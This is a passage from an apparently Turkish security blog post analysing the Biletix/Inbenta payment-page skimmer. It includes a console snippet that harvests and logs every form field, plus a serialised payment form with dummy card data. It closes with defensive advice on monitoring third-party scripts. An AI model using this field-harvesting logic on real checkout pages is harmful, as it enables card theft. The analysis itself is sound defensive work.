
TOPLAM TUTAR: 786.00 TL

JavaScript Console:

```
var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
for (var i = 0; i < inp.length; i++) {
    if (inp[i].value.length > 0) {
        var nme = inp[i].name;
        if (nme == '') {
            nme = i;
        }
        inp[i].name = 'i' + inp[i].value + 'b';
        console.log(inp[i].name + 'i' + inp[i].value + 'b');
    }
}
```

paymentForm=paymentForm&...
paymentType=radio=on&...
paymentForm=paymentType=radio=on&...
paymentForm=taksitID=on&...
paymentForm=taksitBase=75000&...
paymentForm=otherCosts=3000&...
paymentForm=precalcedTotal=78600&...
paymentForm=interest=on&...
paymentForm=transCon=on&...
paymentForm=masterPassUsed=true&...
paymentForm=masterVoucherUsed=false&...
paymentForm=zubluVoucherUsed=false&...
paymentForm=giftCardUsed=false&...
paymentForm=iksVoucherUsed=false&...
paymentForm=ttprimeUsed=false&...
paymentForm=ttselfUsed=false&...
paymentForm=mcUsed=false&...
paymentForm=mcDiscount=on&...
=78600&...
=false&...
paymentForm=shypticket&...
paymentForm=delType=SECUREC00&...
paymentForm=giftCard=on&...
paymentForm=giftCard2=on&...
paymentForm=ttprimeDiscountCharge=on&...
=on&...
listAccountName=on&...
paymentForm=cardOwnerName=cardOwnerName=123412341234&...
paymentForm=creditCardNo=creditCardNo=1234123412341234&...
installments=on&...
paymentForm=j_id343=jokerVadeCode=1&...
paymentForm=cardExpireDate=cardExpireDateFieldMonth=1&...
paymentForm=cardExpireDate=cardExpireDateFieldYear=2018&...
paymentForm=cvvArea=cvvField=123&...
=on&...
paymentForm=j_id405=selectHobbi=org_idoss.seam.ui.NoSelectionCon...
verter.noSelectionValue&...
token=4FCAB719756A7950813071A5F196276529978986C887867AE0159AE631...
F3362174E1B3E366668FE794774E89518030E119947FF3830109178A30CEB2D774668...
9975F8AA6705D80926E4014471D99E07746

[illegible]



Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalışmamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.